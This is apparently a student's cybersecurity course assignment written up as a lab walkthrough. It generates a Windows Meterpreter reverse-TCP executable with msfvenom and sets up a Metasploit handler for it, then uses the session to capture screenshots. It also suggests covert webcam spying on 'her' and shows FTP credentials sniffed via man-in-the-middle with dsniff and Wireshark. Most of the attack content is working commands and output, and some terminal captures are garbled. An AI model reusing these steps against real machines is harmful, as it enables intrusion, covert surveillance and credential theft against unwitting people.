

## Cybersecurity assignment-2(Day-6)

---

Name: Panchal Parth Mukeshbhai (LetsUpgrader)

Email : [parthiv7911@gmail.com](mailto:parthiv7911@gmail.com)

Q1.

- Create Payload For Window
- Transfer the payload to the victim's machine
- Exploit the victim machine

### ifconfig

to know your private IP.


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig -p windows/meterpreter/reverse_tcp lhost=192.168.94.129 lp
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
No plattinet 192.168.94.129 netmask 255.255.255.0 at broadcastd 192.168.94.255 aylo
No encodinet6 fe80::20c:29ff:fe2b:30b0 ut prefixlen 64 loscopeid 0x20<link>
Payload ether 00:0c:29:2b:30:b0 txqueuelen 1000 (Ethernet)
Final siRX packets 289 bytes 24662 (24.0 KiB)
root@kaliRX errors 0 dropped 0 overruns 0 frame 0
TX packets 273 bytes 22731 (22.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 20 bytes 1116 (1.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 20 bytes 1116 (1.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

then type

**msfvenom -p windows/meterpreter/reverse\_tcp  
lhost='Your Private IP' lport=4444 -f exe -a x86 >  
hackingblogs.exe**




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.94.129 lport=4444 -f exe -a x86 > hackingblogs.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 333 bytes  
Final size of exe file: 73802 bytes  
root@kali:~#
```

and then hit enter and your payload for windows is ready. Your payload is present in the root folder. Now, transfer this payload to your victim's PC.

## Cybersecurity assignment-2(Day-6)

---

Now open your Metasploit by typing **msfconsole**



After opening Metasploit. Just configure some settings

By typing

**use exploit/multi/handler**

**set payload windows/meterpreter/reverse\_tcp**

**set lhost 'Your Private IP'**

**set lport 4444**

**exploit**

## Cybersecurity assignment-2(Day-6)

```
root@kali: ~  
File Edit View Search Terminal Help  
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing  
  
=[ metasploit v4.16.15-dev ]  
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post ]  
+ -- --=[ 503 payloads - 40 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(handler) > set lhost 192.168.94.129  
lhost => 192.168.94.129  
msf exploit(handler) > set lport 4444  
lport => 4444  
msf exploit(handler) > exploit  
[*] Exploit running as background job 0.  
[*] Started reverse TCP handler on 192.168.94.129:4444
```

Now, install the payload to the victim's system and then you see here you get **meterpreter** session. So, enjoy the victim's system is hacked and now you can change and configure anything to this hack PC. But here, I will show you some commands of using it.

to check the information of the system type **sysinfo**

to check the information of the system.

```
meterpreter > sysinfo
Computer      : DESKTOP-TRKFDMP
OS            : Windows 10 (Build 16299).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter >
```

You can also try webcam\_snap & webcam\_stream for taking pictures from victim's device camera without knowing her. If you want some more commands then type

### help

this will show you many different commands which you can use an exploit.

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Drop into irb scripting mode
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
migrate       Migrate the server to another process
pivot         Manage pivot listeners
```

### screenshot

This will capture a screenshot of the victim's PC.


```
meterpreter > screenshot  
Screenshot saved to: /root/zJoNLheH.jpeg  
meterpreter >
```

You can also try `webcam_snap` & `webcam_stream` for taking pictures from victim's device camera without knowing her. If you want some more commands then type

### Q2.

- Create an Ftp server
- Access Ftp server from command prompt
- Do an mitm and username and password of FTp transaction using wireshark and dsniff


Created FTP in Victim and Able to log in in FTP from Pen Tester System





## Cybersecurity assignment-2(Day-6)

Using dsniff Username & Password of Ftp transaction is displayed below  
Username of FTP: - Harry1  
Password: - 1234@abcd





## Cybersecurity assignment-2(Day-6)

Using Wireshark Username & Password of Ftp transaction is displayed below

Username of FTP: - Harry1

Password: - 1234@abcd

The image shows a Wireshark capture of an FTP transaction. The packet list on the left shows the sequence of events, including the client sending a USER command and the server responding with a 331 Password required. The packet details on the right show the FTP protocol structure, including the USER and PASS commands. The packet bytes on the left show the raw data of the commands.

No.	Time	Source	Destination	Protocol	Length	Info
173	52.079511062	172.16.25.149	172.16.25.150	FTP	112	Response: 200 OPTS UTF8 command set OK
174	52.093583963	172.16.25.150	172.16.25.149	TCP	60	49782 → 21 [ACK] Seq=15 Ack=86 Win=0 Len=0
175	55.696361278	172.16.25.150	172.16.25.149	FTP	67	Request: USER Harry1
176	55.696546453	172.16.25.149	172.16.25.150	FTP	77	Response: 331 Password required
177	55.718645088	172.16.25.150	172.16.25.149	TCP	60	49782 → 21 [ACK] Seq=28 Ack=109 Win=0 Len=0
183	60.112789478	172.16.25.149	52.139.168.125	TCP	60	50860 → 443 [SYN, ECN, CWR] Seq=0 Len=0
184	60.247586279	52.139.168.125	172.16.25.149	TCP	60	443 → 50860 [SYN, ACK] Seq=0 Ack=0 Len=0
185	60.247953110	172.16.25.149	52.139.168.125	TCP	60	50860 → 443 [ACK] Seq=1 Ack=1 Win=0 Len=0
186	60.249683757	172.16.25.149	52.139.168.125	TLSv1.2	264	Client Hello
187	60.249684043	52.139.168.125	172.16.25.149	TCP	60	443 → 50860 [ACK] Seq=1 Ack=211 Win=0 Len=0
188	60.398419724	52.139.168.125	172.16.25.149	TCP	2794	443 → 50860 [PSH, ACK] Seq=1 Ack=211 Win=0 Len=0
189	60.398819035	172.16.25.149	52.139.168.125	TCP	60	50860 → 443 [ACK] Seq=211 Ack=274 Win=0 Len=0
190	60.401461142	52.139.168.125	172.16.25.149	TLSv1.2	1031	Server Hello, Certificate, Server Key Exchange, Change Cipher Spec, Encrypted Handshake
191	60.412975626	172.16.25.149	52.139.168.125	TLSv1.2	180	Client Key Exchange, Change Cipher Spec, Encrypted Handshake
192	60.413259852	52.139.168.125	172.16.25.149	TCP	60	443 → 50860 [ACK] Seq=3718 Ack=331 Win=0 Len=0
193	60.546278674	52.139.168.125	172.16.25.149	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake
194	60.556335613	172.16.25.149	52.139.168.125	TLSv1.2	904	Application Data
195	60.556335718	52.139.168.125	172.16.25.149	TCP	60	443 → 50860 [ACK] Seq=3769 Ack=111 Win=0 Len=0
196	60.713648299	52.139.168.125	172.16.25.149	TLSv1.2	255	Application Data
197	60.758419063	172.16.25.149	52.139.168.125	TCP	60	50860 → 443 [ACK] Seq=1187 Ack=391 Win=0 Len=0
198	61.202457371	172.16.25.150	172.16.25.149	FTP	70	Request: PASS 1234@abcd
199	61.203484194	172.16.25.149	172.16.25.150	FTP	75	Response: 230 User logged in.
200	61.219230095	172.16.25.150	172.16.25.149	TCP	60	49782 → 21 [ACK] Seq=44 Ack=130 Win=0 Len=0

The packet details on the right show the FTP protocol structure. The USER command is sent in the first packet, and the PASS command is sent in the 198th packet. The server responds with a 331 Password required and a 230 User logged in. The packet bytes on the left show the raw data of the commands.